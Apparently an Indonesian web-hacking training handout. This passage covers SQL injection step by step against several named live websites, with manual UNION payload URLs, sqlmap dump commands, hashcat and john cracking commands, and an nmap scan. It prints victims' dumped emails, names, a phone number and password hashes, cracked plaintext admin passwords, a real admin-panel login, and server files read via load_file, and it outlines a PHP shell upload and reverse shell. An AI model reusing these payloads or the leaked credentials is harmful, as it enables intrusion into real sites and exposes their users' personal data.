

Materi Training IT Security 1 untuk Brimob - Indonesia

written by : Wisdom

January 2026

www.bluedragonsec.com

<https://github.com/bluedragonsecurity/>



PART 2. Teknik Penyerangan pada Website

Table of Content

1. Sql Injection
2. Local File Inclusion (LFI) & Directory Transversal
3. Remote File Inclusion (RFI)
4. Command Injection
5. Cross Site Scripting (XSS)
6. Path Disclosure dan information leak
7. Html Injection
8. Scanning web dengan tool
9. Memahami bind shell dan reverse shell

1. Sql Injection

SQL Injection (SQLi) adalah jenis serangan siber di mana penyerang memasukkan perintah SQL berbahaya ke dalam kolom input aplikasi (seperti form login, kolom pencarian, atau URL).

Tujuannya adalah untuk "mengelabui" basis data (database) agar menjalankan perintah yang tidak seharusnya, sehingga penyerang bisa mencuri data, mengubah isi database, menghapus seluruh data atau bahkan mendapatkan akses ke server.

Mengapa SQL Injection Berbahaya?

SQL Injection dapat menyebabkan:

a. Pencurian Data

Username dan password
Data pribadi pelanggan
Informasi kartu kredit
Data bisnis rahasia

b. Manipulasi Data

Mengubah harga produk
Mengubah saldo rekening
Menghapus data penting

c. Bypass Authentication

Login tanpa password yang benar
Akses ke akun admin

d. Pengambil alihan Sistem

Menjalankan perintah sistem
Menginstall backdoor
Kontrol penuh atas server

Langkah langkah mendapatkan akses shell linux di server dengan sql injection :

Kemungkinan 1. jika aplikasi web dijalankan dengan mysql user biasa

1. Mendapatkan akses ke halaman admin web dengan sql injection
2. Mengupload php shell melalui halaman admin jika ditemukan
3. Melakukan reverse shell ke server kita yang sudah dipasang netcat listener dengan menggunakan php shell

Kemungkinan 2. jika aplikasi web dijalankan dengan mysql user root

1. Membaca path / file di server misal dengan membaca file /etc/passwd
2. Setelah path ditemukan melakukan insert into outfile untuk menulisi path di server dengan php shell kecil.
3. Melakukan reverse shell ke server kita yang sudah dipasang netcat listener dengan menggunakan php shell

1. Sql injection manual

Berikut ini adalah contoh cara melakukan teknik hacking sql injection secara manual pada suatu web dengan teknologi php dan mysql.

Target yang akan kita gunakan adalah :

<https://www.revel.com.hk/en/product.php?id=116&pid=7>

Web di atas vulner terhadap sql injection. Bisa kita cek dengan menambahkan kutip pada akhir url :
<https://www.revel.com.hk/en/product.php?id=116&pid=7'>

akan terlihat muncul pesan error : *You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '\ limit 0,1' at line 1*

a. Langkah Pertama

Langkah pertama, kita akan mencari jumlah kolom pada tabel database untuk melakukan injeksi sql pada url di atas.

Untuk mengujinya tambahkan perintah sql : order by

contoh :

order+by+1--

order+by+2--

dan seterusnya hingga muncul pesan error.

Pada contoh di atas kita menemukan jumlah kolom tabel adalah 20:

<https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20-->

Jika url di atas dibuka kita bisa melihat ada angka 16 dan 18 yang muncul, selanjutnya kita akan coba ganti angka 18 tersebut dengan payload mysql.

b. Langkah Kedua

Langkah kedua adalah mengambil informasi dengan memanfaatkan sql injection di atas.

Silahkan coba akses url url di bawah ini :

[https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,version\(\),19,20--](https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,version(),19,20--)

di dapat versi mariadb (mysql) adalah 5.5.65-MariaDB

[https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,user\(\),19,20--](https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,user(),19,20--)

didapat user mysql yang digunakan adalah revel@localhost

[https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,database\(\),19,20--](https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,database(),19,20--)

didapat nama database adalah revel

c. Langkah Ketiga

Langkah ketiga adalah mendapatkan nama tabel pada database yang sedang digunakan

Akses url berikut ini :

[https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,group_concat\(table_name\),19,20+FROM+information_schema.tables+WHERE+table_schema=database\(\)--](https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,group_concat(table_name),19,20+FROM+information_schema.tables+WHERE+table_schema=database()--)

muncul pesan error : **SQL Error:**

Illegal mix of collations for operation 'UNION'

Pesan error "Illegal mix of collations for operation 'UNION'" terjadi karena kolom nomor 18 pada tabel asli (produk) memiliki Collation (pengaturan karakter) yang berbeda dengan kolom table_name di information_schema.

Biasanya, kolom di information_schema menggunakan collation utf8_general_ci, sedangkan tabel aplikasi Anda mungkin menggunakan latin1 atau utf8mb4. Saat Anda mencoba menggabungkannya dengan UNION, MySQL bingung karena jenis karakternya dianggap tidak cocok.

Berikut adalah cara manual untuk mengatasinya secara langsung di URL:

Cara 1: Menggunakan Fungsi CONVERT() atau CAST()

Anda harus memaksa (casting) output dari information_schema agar mengikuti collation standar atau mengubahnya menjadi biner agar tidak terjadi konflik bahasa.

Coba ganti bagian group_concat(table_name) dengan ini:

...17,CONVERT(group_concat(table_name) USING latin1),19,20...

Atau jika website tersebut menggunakan UTF-8:

...17,CONVERT(group_concat(table_name) USING utf8),19,20...

Cara 2: Menggunakan Fungsi unhex() dan hex()

Ini adalah cara yang sangat ampuh karena mengubah teks menjadi kode hexadesimal, sehingga masalah "collation" hilang sepenuhnya.

Payload: . . . 17 , unhex(hex(group_concat(table_name))),19,20 . . .

Cara 3: Menggunakan BINARY

Anda juga bisa mencoba memaksa kolom tersebut menjadi tipe binary:

. . . 17 , BINARY(group_concat(table_name)),19,20 . . .

Kali ini kita akan menggunakan fungsi convert ke latin

<https://www.revel.com.hk/en/product.php?>

id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,CONVERT(group_concat(table_name)
+USING+latin1),19,20+FROM+information_schema.tables+WHERE+table_schema=database()--

didapat seluruh nama tabel pada database :

album,album_cate,attachment,banner,calendar,calendar_cate,calendar_desc,calendar_pdf,news,news_cate,usr,verse,webpage_content,webpage_content_desc

d. Langkah Keempat

Langkah keempat adalah melakukan pencarian nama nama kolom pada tabel yang kita inginkan, misal di atas ada tabel yang kemungkinan berisi informasi tentang data user / pengguna web yaitu tabel dengan nama : usr

Akses url ini :

<https://www.revel.com.hk/en/product.php?>

id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,CONVERT(group_concat(column_name)
+USING+latin1),19,20+FROM+information_schema.columns+WHERE+table_name=0x757372--+

di sini kita berhasil mendapatkan nama nama kolom untuk tabel usr. Kita menggunakan nama tabel 0x757372 yang merupakan hasil konversi hexadecimal dari string : usr. Kita perlu menggunakan hexadecimal karena dua kemungkinan ini :

Kemungkinan 1, Magic Quotes / Auto-Escaping: Server secara otomatis menambahkan backslash (\) sebelum tanda kutip. Jadi, 'usr' berubah menjadi '\usr\' , yang menyebabkan SQL bingung karena menganggap backslash itu adalah bagian dari teks.

Kemungkinan 2, Double Quoting: Adanya bentrokan antara kutip pada kode PHP dan kutip pada payload SQL Anda.

Dari hasil injeksi di atas, kita mendapatkan nama nama kolom pada tabel usr

e. Langkah Kelima

Langkah kelima adalah melakukan dump pada tabel yang kita inginkan.

Akses url ini :

[https://www.revel.com.hk/en/product.php?id=116&pid=-7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,CONVERT\(group_concat\(usr_id,0x3a,usr_lv,0x3a,usr_login_name,0x3a,usr_name,0x3a,usr_email,0x3a,usr_pwd+SEPARATOR+0x3c62723e\)+USING+latin1\),19,20+FROM+usr--+](https://www.revel.com.hk/en/product.php?id=116&pid=-7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,CONVERT(group_concat(usr_id,0x3a,usr_lv,0x3a,usr_login_name,0x3a,usr_name,0x3a,usr_email,0x3a,usr_pwd+SEPARATOR+0x3c62723e)+USING+latin1),19,20+FROM+usr--+)

Didapat data hasil dump :

1:1:admin:Administrator::afbf4681fe8c7352b21c09187b4be6a09574afdb
2:1:easttech:EastTech::a8372857cda513645e8e8494badc0db4aba94972

Kita bisa menyimpulkan dari polanya kalau user admin login dengan :

user : admin
password (terenkripsi) : afbf4681fe8c7352b21c09187b4be6a09574afdb

user : easttech
password (terenkripsi) : a8372857cda513645e8e8494badc0db4aba94972

Password di atas adalah dalam keadaan terenkripsi oleh enkripsi sha1.

Selain data admin, kita bisa juga melakukan dump pada tabel menarik lain, jika terdapat data lain yang menarik misal data nomor kartu kredit dan cvv

f. Langkah Keenam

Langkah keenam adalah opsional, Pada langkah ini Anda bisa mencoba melakukan cracking password tersebut. Berdasarkan chatgpt, jenis hash di atas adalah sha1

Kita bisa coba melakukan dekrip secara online dengan kata kunci google search :

decrypt sha1 online

Contoh online tool : <https://crackstation.net/> atau <https://hashes.com/en/decrypt/hash>

Kita bisa juga mencoba crack dengan hashcat.

```
hashcat -m 100 -a 0 sha1.txt /usr/share/wordlists/rockyou.txt
```

Untuk menggunakan

```
hashcat -m 100 -a 0 -O sha1.txt /usr/share/wordlists/rockyou.txt -r /usr/share/john/rules/best64.rule
```

Atau bisa juga dengan john the ripper :

```
john --format=Raw-SHA1 sha1.txt f
```

2. sql injection dengan sqlmap

Selanjutnya kita akan mencoba sql injection dengan tool pada kali linux yaitu sqlmap. Berikut ini beberapa contoh web yang vulner sql injection :

http://www.igoergo.com/_site/news.php?id=7

<https://canadiancyclist.com/dailynews.php?id=39225>

<https://www.sbc-cinemas.com.tw/news.php?id=753>

https://art73.vichakan.net/sp-npt2/modules/index/show_news.php?id=18

<http://www.obbgr.com/product.php?id=35>

<http://www.wattles.com/product.php?id=3022>

<https://www.mexicoenfotos.com/mobile/photo.php?id=MX14166712645993>

<http://starsupporta.safacura.org/Z202001/albumphoto.php?id=2700>

Gunakan perintah ini pada sqlmap :

```
sqlmap -u "http://www.wattles.com/product.php?id=3022" --current-user
```

didapat informasi :

current user: 'catperkins_pico_wattles@localhost'

```
sqlmap -u "http://www.wattles.com/product.php?id=3022" --current-db
```

didapat informasi :

current database: 'catperkins_wettles_db'

Selanjutnya kita akan mencoba mendapatkan nama nama tabel di dalam database tersebut :

```
sqlmap -u "www.wettles.com/product.php?id=3022" --tables -D catperkins_wettles_db
```

Hasil :

Database: catperkins_wettles_db

[58 tables]

-----+-----	
admin	
cart	
categories	
custom_hose	
cylinder_kits	
cylinder_repair	
cylinder_repair_jobs	
filtration_products	
filtration_products_orders	
fitting_angle_images	
hydraulic_cyl_repair_orders	
main_cat	
maintenance_materials	
maintenance_orders	
maintenance_parts	
order_ref	
orders	
payment.refs	
predefined_hose	
predefined_hose_orders	
products	
rates	
saved_address	
seal_kit_accessories	
sub_categories	
tbl_2nd_ledgers	
tbl_alt_part_products	
tbl_assembly_details	
tbl_assembly_hoses	
tbl_base_assemblies	
tbl_coup_type_props	
tbl_coupling_props	
tbl_coupling_types	
tbl_cylinder_family	
tbl_cylinder_kits	

```
|tbl_equipment_props      |
|tbl_fg_absents           |
|tbl_fg_attndances        |
|tbl_fg_staff              |
|tbl_hose_assemblers      |
|tbl_hose_props            |
|tbl_hose_protectors       |
|tbl_hose_types            |
|tbl_ledger_categories     |
|tbl_logins                |
|tbl_number_cart_details   |
|tbl_number_carts          |
|tbl_orderdetails          |
|tbl_orders                 |
|tbl_products               |
|tbl_quote_request_items   |
|tbl_quote_requests         |
|tbl_quotedetails          |
|tbl_request_expenses      |
|tbl_times                  |
|tbl_transactions          |
|users                      |
|wishlist                  |
+-----+
```

Dari hasil nama nama tabel di atas mungkin ada tabel yang berisi informasi data kartu kredit, tapi kita hanya akan mencoba dump pada isi tabel users

```
sqlmap -u "www.wattles.com/product.php?id=3022" -D catperkins_wattles_db -T users --dump
```

Hasilnya :

id	ledger_cat_id	email	image	phone	address	company	passwd	last_login	company
name	active	status	last_name	ses_token	user_type	first_name			
date_created			validation_code						
987941 0		picosoft2@gmail.com	<blank>	<blank>	NULL	NULL	\$2y\$12\$Pb4Ys.TJb3Ty60VgxiXiuOuYdgAG8CY9vzY24u9s6TUspgEeuJUG/0 0	Pending Wasiu 0caa43b6b61c0856687c5e55ccdd775f Admin Rafiu 2025-12-21 17:17:52 NULL	
987942 0		picosoft1@gmail.com	<blank>	<blank>	NULL	NULL	\$2y\$12\$yFyTdpHaL0UB5F4qZJxosOFQV9td0Dkowjn1Ek/bPLstvdrcruTQm 0	Pending Jobel Admin 2024-07-04 21:02:23 NULL	
987943 0		picosoft1b@gmail.com	<blank>	<blank>	NULL	NULL	\$2y\$12\$bQrUEgBKeeVnAe9rhJ0ugefxpTtqMqgSk8gHlni eKoiKw/pee 0	Pending Rukayat 36b6074ba26f3708867d94bd9cad84aa User Adewale 2024-08-09 11:21:53 NULL	
987944 0		picosoftalfa@gmail.com	<blank>	<blank>	NULL	NULL	\$2y\$12\$VmQe7DFDqY17HrsY1/cu.LQS8x5eZhgU9FFqMzk f4D5WeP/BG 0	Pending Rofiat 03d30c00de59ff1ce62f51fa38e6070 Disburse RAFIU 2024-12-06 08:58:25 NULL	
987945 0		picosoft1b@gmail.com	<blank>	<blank>	NULL	NULL	\$2y\$12\$MKzM.EBB.89HGPoTnFwReXxN077PasR4YFyy7Suz kAuJuf0cSO 0	Pending LAZEZ <blank> User FATIA data kartu kredit, tel 2024-07-09 19:05:54 NULL	
987946 0		picosoftib@gmail.com	<blank>	<blank>	NULL	NULL	\$2y\$12\$uclsU9TMnF3RkXnpUiwdieBety23VtWjug7SYEMQ90 r6jKCejuW 0	Pending LAZEZ 3b7681e90ab67bb3d356af6107542f58 User FATIA 2024-07-10 10:26:27 NULL	
987947 0		picosoftib@gmail.com	<blank>	<blank>	NULL	NULL	\$2y\$12\$hEwGbVtQlqU4JRZx.R/09uNHwovIoKb2M57bEu1Ij xFSKcfCid1 0	Pending Register 9e2780ce9a03b8bb559167ecd9b45 Admin New Admin 2024-07-09 20:11:09 NULL	
988036 0		parts@wettles.com	<blank>	<blank>	NULL	NULL	\$2y\$12\$y5IuY0CwRB9WcAioHoVt.E.V1d3n3mu6u4sTs9aJo1IxG 8IgoitxEbc 0	Pending MADUKAOKR 4ee3c669aa72468a536dbfd50818818 Admin JOBEL 2025-12-21 10:33:27 NULL	
988040 0		<blank>	<blank>	2348098833401	NULL	NULL	\$2y\$12\$Sq0/YgjdMt2vRoK/DpuNeupEx6TkewxyH6CaVytXjk MtICfmj9Pa 0	Pending ABU e903fbfedf8617209fd7a39e1d25220e Customer SETRACO NIGERIA LTD 2024-08-12 16:45:39 NULL	
988041 0		joseph.okeoye@wettles.com	<blank>	<blank>	NULL	NULL	\$2y\$12\$ln9r6KmEhehof/NB29e930K6pXHjs0XGCK06EyLxe h.yimwphko 0	Pending OKOYE 9a80db69ad52b48ef84af83f15cdfb Disburse JOSEPH 2024-08-13 11:14:10 NULL	
988042 0		chidimma.udeh@wettles.com	<blank>	<blank>	NULL	NULL	\$2y\$12\$g27j8t40d0hd0t9Lcf7eu0V97dUerUtzJM/wpNQxLb	Pending	

Terlihat ada dump yang menarik :

email : picosoft2@gmail.com

password : \$2y\$12\$Pb4Ys.TJb3Ty6OVgxXIuOuYdgAG8CY9vzY24u9S6TU9pgEEuJUG/O

email : picosoft1@gmail.com

passwrd : \$2y\$12\$yFyTdpHaL0UB5F4qZJoxsOFQV9tdODkowjn1EK/bPLstvdrcuTnQm

email : picosoftib9@gmail.com

password : \$2y\$12\$hEwGbVtQlqU4JRXZ.R/O9uxNHwovIoKb2M57bEu1IjrxFSkCFcd12

Jenis enkripsi password di atas adalah bcrypt

Kita bisa mencoba crack dengan john atau hashcat

```
john --wordlist=/usr/share/wordlists/rockyou.txt bcrypt.txt
```

```
hashcat -m 3200 -a 0 bcrypt.txt /usr/share/wordlists/rockyou.txt
```

Contoh selanjutnya kita akan mencoba situs ini : <http://www.obbgr.com/product.php?id=35>

Ketikkan :

```
sqlmap -u "http://www.obbgr.com/product.php?id=35" --current-user
```

didapat hasil :

current user: 'my0222895346@%'

yang artinya user mysql my0222895346 bisa login dari ip mana saja (jika port mysql terbuka dan bisa diakses dari luar)

Selanjutnya mencari database yang sedang digunakan aplikasi, ketik :

```
sqlmap -u "http://www.obbgr.com/product.php?id=35" --current-db
```

current database: 'my0222895346'

Selanjutnya kita akan coba mencari nama nama tabel di dalam database tersebut, ketik :

```
sqlmap -u "http://www.obbgr.com/product.php?id=35" -D my0222895346 --tables
```

didapat :

Database: my0222895346

[7 tables]

+	-----+
ml_about	
ml_contact	
ml_lanmu	
ml_ntype	
ml_products	
ml_type	
ml_user	
+	-----+

kita akan coba dump isi tabel ml_user, ketik :

```
sqlmap -u "http://www.obbgr.com/product.php?id=35" -D my0222895346 -T ml_user --dump
```

Hasilnya :

```

[09:30:54] [INFO] retrieved: 2021-05-15 16:59:12
[09:31:07] [INFO] retrieved:
[09:31:08] [INFO] retrieved: admin
[09:31:11] [INFO] retrieved: 87f89191ead7420560e37f6b53fc3675
[09:31:43] [INFO] retrieved:
[09:31:51] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
[09:44:49] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[09:45:40] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[09:45:40] [INFO] retrieved: 2021-05-15 17:09:56
[09:45:53] [INFO] retrieved: 4
[09:45:54] [INFO] retrieved:
[09:45:55] [INFO] retrieved:
[09:45:56] [INFO] retrieved:
[09:45:57] [INFO] retrieved: yurui
[09:46:01] [INFO] retrieved: 23a996965638ef8938caca209b4bff04
[09:46:23] [INFO] retrieved:
[09:46:24] [INFO] retrieved:
[09:47:39] [INFO] recognized possible password hashes in column 'user2'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: my0222895346
Table: ml_user
[2 entries]
+---+---+---+---+
| id | lev | user1 | user2           | user3 | lastip | addtime      | lasttime     |
+---+---+---+---+
| 3 | NULL | admin  | 87f89191ead7420560e37f6b53fc3675 | <blank> | NULL   | 2021-05-15 16:09:16 | 2021-05-15 16:59:12 |
| 4 | NULL | yurui  | 23a996965638ef8938caca209b4bff04 | <blank> | NULL   | 2021-05-15 17:09:56 | NULL          |
+---+---+---+---+
[10:10:28] [INFO] table 'my0222895346.ml_user' dumped to CSV file '/home/robohax/.local/share/sqlmap/output/www.obbgr.com/dump/my0222895346/ml_user.csv'
[10:10:28] [INFO] fetched data logged to text files under '/home/robohax/.local/share/sqlmap/output/www.obbgr.com'

[*] ending @ 10:10:28 /2025-12-22/

```

(robohax㉿kali)-[~/Desktop/tools/admin_finder/KnockKnock]

terdapat informasi login dan password yang terenkripsi :

login : admin
password terenkrip : 87f89191ead7420560e37f6b53fc3675

login : yurui
password terenkrip : 23a996965638ef8938caca209b4bff04

untuk crack password di atas kita bisa gunakan web crackstation.net atau hashes.com

hasil enkripsi dari 2 web di atas :

login : admin
pass : l198801081

login : yurui
pass : yurui

Selanjutnya kita akan mencari path admin, kita akan gunakan tool knockknock yang akan kita download dari github, dari terminal ketik :

git clone <https://github.com/kaustubhrprabhu/KnockKnock>

selanjutnya :

cd [KnockKnock](#)

```
chmod +x *.py
```

ketik :


```
./knockknock.py http://www.obbgr.com/
```

dari tool ini kita berhasil mendapatkan path admin di

<http://www.obbgr.com/admins>

Selanjutnya kita akan login sebagai yurui dengan password : yurui

Terlihat kita berhasil login di halaman admin web :



Kita bisa mencoba mengupload php shell backdoor ke server dengan cara mencari form upload dan kemudian mencoba mengupload backdoor php kita melalui halaman admin.

Mysql injection ketika user adalah root

Ketika suatu web terkena bug sql injection dan user adalah root, secara default di settingan tabel mysql, user root bisa membaca file di dalam server dan menulis file ke direktori yang bisa ditulisi

Contoh kali ini kita memiliki web dengan bug sql injection di mana user database yang digunakan adalah root.

Alamat url yang akan dites :

<http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682>

Web ini terkena blind sql injection, ketika diberi tanda petik di akhir url , tampilan galeri menjadi kosong tanpa muncul pesan error :

<http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682'>

Langkah Pertama : Mendapatkan panjang kolom yang sedang digunakan

Untuk mendapat panjang tabel yang sedang digunakan kita coba gunakan :

<http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+ORDER+BY+1-->

ternyata tampilanya kosong, berarti kita tidak bisa menggunakan cara mencari kolom dengan order by

Karena statement sql order by tidak mempan, kita akan mencoba menggunakan metode trial error dengan union.

Pertama tama coba :

<http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+ORDER+BY+1-->

hasilnya kosong, selanjutnya coba :

<http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+ORDER+BY+1,2-->


masih kosong, coba lagi :

<http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+ORDER+BY+1,2,3-->

masih kosong, dan selanjutnya kita melakukan langkah yang sama, hingga akhirnya ditemukan jumlah kolom sebanyak 13:

<http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13--+>

Terlihat muncul angka 4 pada website



Berarti jika kita menginjeksi fungsi mysql maka akan muncul menggantikan angka 4 ini.

Langkah kedua : mencari nama user dan database mysql.

Mendapatkan user mysql :

[http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,user\(\),5,6,7,8,9,10,11,12,13--+-](http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,user(),5,6,7,8,9,10,11,12,13--+-)

didapat hasil :

root@localhost

Mendapatkan nama database yang sedang digunakan :

[http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,database\(\),5,6,7,8,9,10,11,12,13--+-](http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,database(),5,6,7,8,9,10,11,12,13--+-)

didapat hasil :

safacuramx

Langkah ketiga : mendapatkan informasi tentang target web

Karena user database adalah root, maka server ini cukup menarik, kita coba scan dengan nmap untuk mengetahui sistem operasi apa yang digunakan, ketikkan di terminal :

```
nmap -O starsupporta.safacura.org
```

```
[root@kali)-[/home/robohax]
# nmap -O -ssU starsupporta.safacura.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-27 21:06 EST
Nmap scan report for starsupporta.safacura.org (112.120.144.59)
Host is up (0.054s latency).
rDNS record for 112.120.144.59: n112120144059.netvigator.com
Not shown: 999 open|filtered udp ports (no-response), 992 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    closed  ftp
22/tcp    open   ssh
25/tcp    closed  smtp
80/tcp    open   http
82/tcp    open   xfer
110/tcp   closed  pop3
8080/tcp  open   http-proxy
10000/tcp open   snet-sensor-mgmt
53/udp   open   domain
No OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

sistem operasi tidak diketahui, hanya terlihat fingerprint linux, berarti server adalah sejenis linux. Terlihat ip server adalah 112.120.144.59

Si shodan.io, kita bisa mendapatkan informasi tentang suatu ip publik hanya dengan memasukkan ip tersebut ke shodan. Hasilnya :

Langkah ketiga : mendapatkan informasi dengan membaca file file di server

Kita coba membaca /etc/passwd :

[http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+union+all+select+1,2,3,load_file\('/etc/passwd'\),5,6,7,8,9,10,11,12,13--](http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+union+all+select+1,2,3,load_file('/etc/passwd'),5,6,7,8,9,10,11,12,13--)

ternyata berhasil membaca file /etc/passwd, isinya adalah :

```
admin:x:0:0:administrator:/share/homes/admin:/bin/sh
guest:x:65534:65534:guest:/tmp:/bin/sh
httpdusr:x:99:0:Apache httpd user:/tmp:/bin/sh
[sshd]:x:110:65534:SSHD Privilege Separation:/var/empty:/bin/sh
```

Sangat unik sekali , kita coba cari tahu sistem operasinya apa :

[http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+union+all+select+1,2,3,load_file\('/etc/issue'\),5,6,7,8,9,10,11,12,13--](http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+union+all+select+1,2,3,load_file('/etc/issue'),5,6,7,8,9,10,11,12,13--)

Hasil : Welcome to TS-469 Pro(192.168.8.8), QNAP Systems, Inc.

berarti menggunakan sistem operasi qnap

Apa itu qnap :

gemini.google.com/app/21907482104126cf

ini

apa itu qnap

 **QNAP** (singkatan dari *Quality Network Appliance Provider*) adalah perusahaan asal Taiwan yang fokus pada penyediaan solusi penyimpanan data yang terhubung ke jaringan atau yang lebih populer disebut **NAS (Network Attached Storage)**.

